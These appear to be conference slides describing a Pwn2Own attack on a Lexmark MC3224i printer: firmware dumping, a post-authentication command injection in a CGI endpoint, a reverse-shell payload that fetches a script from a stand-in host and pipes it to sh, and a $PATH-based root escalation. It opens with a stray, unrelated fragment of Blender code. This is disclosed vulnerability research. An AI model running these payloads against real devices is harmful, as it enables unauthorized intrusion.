

PostScript Pirates

A TALE OF MEMORY
CORRUPTION

```
mirror_mod = modifier_ob.  
# set mirror object to mirror  
mirror_mod.mirror_object =  
# operation == "MIRROR_X":  
mirror_mod.use_x = True  
mirror_mod.use_y = False  
mirror_mod.use_z = False  
# operation == "MIRROR_Y":  
mirror_mod.use_x = False  
mirror_mod.use_y = True  
mirror_mod.use_z = False  
# operation == "MIRROR_Z":  
mirror_mod.use_x = False  
mirror_mod.use_y = False  
mirror_mod.use_z = True  
  
# selection at the end -add  
mirror_ob.select= 1  
modifier_ob.select=1  
context.scene.objects.active  
("Selected" + str(modifier_ob.  
mirror_ob.select = 0  
= bpy.context.selected_object  
data.objects[one.name].select  
print("please select exactly  
  
-- OPERATOR CLASSES -----  
  
types.Operator):  
on X mirror to the selected  
object.mirror_mirror_x"  
mirror X"  
  
context):  
context.active_object is not
```

1

Target
Selection &
Initial Review

2

Firmware
Dumping &
Web
Hacking

3

Fuzzing
Postscript &
Crash
Analysis

4

Exploit
Development
& Jailbreak

Who We Are

Justin Taft / oneupsecurity.com
/ [linkedin.com/in/justin-taft](https://www.linkedin.com/in/justin-taft)



Application Security Consulting &
Vulnerability Research

Worked with Fortune 50s, Startups, and
Non Profits (firmware to webapps reviews,
cryptography use, fuzzing, system designs,
threat modeling...)

Interested in humanitarian projects &
fighting inequity

Chris Anastasio / [@mufinnnnnnn](https://twitter.com/mufinnnnnnn)



Hacking, drums, skateboarding...

Pwn2Own Winner, multiple other
successful entries

The story begins with Pwn2Own Austin 2021 ...

- Legal Hacking Competition by ZDI (Trend Micro)
- Focus on exploiting devices through Zero-Days
- Wide Variety of Targets (Phones, Routers, TVs, Cars, Desktop Software, etc.)

Picking a Target

- ▶ Tipping Exploitation Odds To Your Favor
 - ▶ Wide Attack Surface
 - ▶ Not Reviewed Heavily
 - ▶ Previous Vulnerability Research
 - ▶ Likely Effort Is Reasonable




Target Selected: Lexmark MC3224i



Attempting To Get a Quick Shell

- File Uploads/Path Traversal
- Command Injection
 - One boring quoted argument injection
- SQL Injection
 - One post admin, but useless
- Printer Exploitation Toolkit (PRET)
 - PostScript had limited file access, no hidden commands

Okay! Let's download the firmware and inspect it...



```
Terminal — sh — 69x14
[sh-3.2$ file CXLBL.072.035.fls
CXLBL.072.035.fls: HP Printer Job Language data
```


Okay! Let's download the firmware and inspect it...

```
Terminal — sh — 76x16
sh-3.2$ head -n 5 CXLBL.072.035.fls
-12345X@PJL
@PJL COMMENT NETFLASH ID="CXLBL,CXLBN,CSLBN" RIP="072.035" ENG="BL.072.E020"
  DATE="20200206"
@PJL LPROGRAMRIP SOCKET=1 KERNELCOUNT=8783888 TYPECOUNT=128549376 KERNELENCR
=3 FKSIGNSZ=8782343 FLASHOPTS="CV=072.035;SV=2.0;TV=1;" RIPNAME="granite2-co
lor-lite"
?1T4*?`?.[?J?u??w?;
?"?Lt8???PjM??`??z? ?
          ?37W??^4g?X?vwh?o??{D\?c?:w7?a?%?#[?<?U?o{? J5????kvit<
S&?x]430?,-Gam??T????2x??;ek?,g`?`?f,????r?I?z??????-????n?K?DY
                                                    ?Y\??rIifd?N">)
                                                    ?
??qjP??C??wN?!_?%??i?y8B?bg?????%*D?|?適 ??/M[w?F'????C?~?*??D>*?VA??Y?8@@???
j`kx6?P}Z????f?????
          ??+?f??@v?4????b0??? ????、??~?6????Z????*?????8?`?D+?????h????Y
```

Okay! Let's download the firmware and inspect it...

```
Terminal — sh — 76x16
[sh-3.2$ zip out.zip CXLBL.072.035.fls
  adding: CXLBL.072.035.fls (deflated 0%)
[sh-3.2$ ls -lah out.zip CXLBL.072.035.fls
-rw-r--r--@ 1 justin  staff  131M Mar  3 09:10 CXLBL.072.035.fls
-rw-r--r--  1 justin  staff  131M Mar  3 09:23 out.zip
sh-3.2$
```

Okay! Let's download the firmware and inspect it...

```
Terminal — sh — 76x16
[sh-3.2$ zip out.zip CXLBL.072.035.fls
  adding: CXLBL.072.035.fls (deflated 0%)
[sh-3.2$ ls -lah out.zip CXLBL.072.035.fls
-rw-r--r--@ 1 justin  staff  131M  Me
-rw-r--r--  1 justin  staff  1
sh-3.2$
```

ENCRYPTED!

Doing Recon

- Medigate had writeup for dumping firmware off a different Lexmark printer
- They had no success with JTAG/UART for target device (appeared to be disabled)



• <https://www.medigate.io/lexmark-printers-firmware-extraction-part-a/>

Time to get physical...





Dumping Firmware

Dumping Firmware



Dumping Nand Chip with Flashcat



Dissecting the Firmware

Extracting contents

- Ran binwalk on the firmware to get the files
- Didn't extract everything
- Had to use `ubireader_extract_images` to get all contents:

```
ubireader_extract_images -s 2883584 lexmark-  
Micron_MT29F2G08ABAGA_00-0FFFFFFF.bin-7.bin  
to get the contents
```

Filesystem Extracted Successfully

```
Terminal — sh — 70x5
sh-3.2$ find . | grep se_net_details
./_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/se_net_details
sh-3.2$
```

localhost/cgi-bin/se_net_ x +

localhost/cgi-bin/se_net_details

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

Interface Information:

```
eth0      Link encap:Ethernet  HWaddr 00:1C:42:F9:B5:72
          inet addr:10.211.55.3  Bcast:10.211.55.255  Mask:255.255.255.0
          inet6 addr: fe80::21c:42ff:fe9:b572/64  Scope:Link
          inet6 addr: fdb2:2c26:f4e4:0:21c:42ff:fe9:b572/64  Scope:Global
          inet6 addr: fdb2:2c26:f4e4:0:4fd8:4562:2a0a:b775/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2314  errors:0  dropped:0  overruns:0  frame:0
          TX packets:1530  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:1285644 (1.2 MiB)  TX bytes:159236 (155.5 KiB)

lo        Link encap:Local Loopback
```

How to get a shell?

- Reading nand chip was giving different results every time
- Decided not to backdoor a binary and reflash Nand to avoid bricking the device
- Resoldered chip back onto the device....but the printer failed to power on
- Had to get a new printer 😅

Looking for hidden CGI Shell Scripts

```
Terminal — sh — 98x23
[sh-3.2$ grep -ri '#!/' _img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/* -l ]
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/allfaxerrlogs
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/allfaxlogs
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/auto-fwdebug-se
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/basic_auth.cgi
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/cndlog
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/collect-selogs-cgi
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/datacapture
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/dcsdebug
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/del_input_cap
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/directed_discovery.sh
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/download_input_cap
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/enginedebugdata
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/epbbdebug
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/eventlog_se
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/eventlogdebug_se
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/exportfile
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/fax_all_captured_logs
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/fax_change_fax_print_settings
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/fax_change_faxtrace_settings
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/fax_change_foip_settings
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/fax_change_https_fax_settings
_img-0_vol-Base.ubifs.extracted/squashfs-root/usr/share/web/cgi-bin/fax_change_modem_settings
```

Command injection exploited!

Request

```
1 POST /cgi-bin/sniffcapture_post HTTP/1.1
2 Host: 10.0.0.161
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.0.0.196
7 Content-Type: multipart/form-data; boundary=---WebKitFormBoundary7Xv346snfQwJDAoD
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/91.0.4472.114 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
12 /*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Referer: http://10.0.0.196/cgi-bin/lbtrace-config-cgi
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: lang=en; sessionId=LnYSz8yPv3LBvU8W; sessionKey=ECB3ljnMTToym9XEU; sessionName=b
17 Connection: close
18
19 test -i `sleep${IFS}5`
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 05 Oct 2021 06:12:20 GMT
3 Server: Lexmark_Web_Server
4 X-Frame-Options: SAMEORIGIN
5 Cache-Control: no-cache
6 X-XSS-Protection: 1; mode=block
7 Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsa
8 X-Content-Type-Options: nosniff
9 Connection: close
10 Content-Type: text/html
11 Content-Length: 356
12
13
14 <html>
15 <title>
16 Posted
17 </title>
18 <h1>
19 You found me
20 </h1>
21 read data is test -i `sleep${IFS}5` <br>
22 remove=0<br>
23 interface=`sleep${IFS}5` <br>
24 dest=<br>
25 filter=<br>
26 submitted=1<br>
27 method=startSniffer<br>
28 fmt=ss<br>
29 args=interface `sleep${IFS}5` dest <br>
30 resp=<br>
31 cmd=rob call system.sniffer startSniffer "{ss}" interface `sleep${IFS}5` dest 2>/dev/n
32 </html>
```

Annotations:

- Red arrow pointing to the payload: **Payload: Sleep for 5 second**
- Red text: **Response time of ~5 Seconds shows injection worked**
- Yellow highlight in response: **5,214 millis**

884 bytes | 5,214 millis

Gaining a reverse shell

- Command injection is post auth, but still useful to explore the system

```
POST /cgi-bin/sniffcapture_post HTTP/1.1
```

```
Host: 10.0.0.161
```

```
Cookie: lang=en; sessionId=N3BYHFJlrTBWkP8o; sessionKey=GSPE3Txxq0GZ7zI2;  
sessionName=b
```

```
Content-Length: 72
```


```
test -i `CMD=$(curl \x20-s \x20reverse.example.com/test \x20 | \x20sh); $($CMD)`
```

Gaining a reverse shell

```
Terminal — reset — 85x20
root@kali:/tmp# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.0.51] from (UNKNOWN) [10.0.0.161] 55250
bash: no job control in this shell
bash-3.2$ whoami
httpd
```


Hunting for quick root privesc...

- Looked for SUID binary, found se_net_details



se_net_details — Binary Ninja 3.1.3469

se_net_details X

ELF ▾ Linear ▾ High Level IL ▾

```
00010ab4 puts(str: "<b>Sniffer Control debug:</b>")
00010abc puts(str: "<PRE>")
00010ac4 fflush(fp: *stdout)
00010adc lxx_system(0, 0, 0, "/usr/share/web/cgi-bin/sniffcapture_debug")
00010ae4 fflush(fp: *stdout)
00010aec puts(str: "</PRE>")
00010af8 puts(str: "</BODY></HTML>")
00010b04 return 0
```

✖ 1 ⚠ 1 0x10adc-0x10ae0 (0x4 bytes) 🔒

Root Privilege Escalation via \$PATH

```
Terminal — sh — 66x16
sh-3.2$ cat sniffcapture_debug
#!/bin/ash

valid_dests="/var/thumb /disk /var/tmp"

echo "Processes:"
ps auxf | grep '\<[s]niffer\>|\<[a]utosniff\>|\<[s]niffcapture'

echo ""
```

**By overriding \$PATH Env Variable,
we can cause our own "grep" program to be called**

```
sh-3.2$ █
```


We need a pre-auth exploit

- Decided to target Postscript

Quick Postscript Overview

PostScript Quick Overview


```
newpath  
100 100 moveto  
200 100 lineto  
4 setlinewidth  
stroke  
showpage
```



Setting Up a Fuzzing Harness

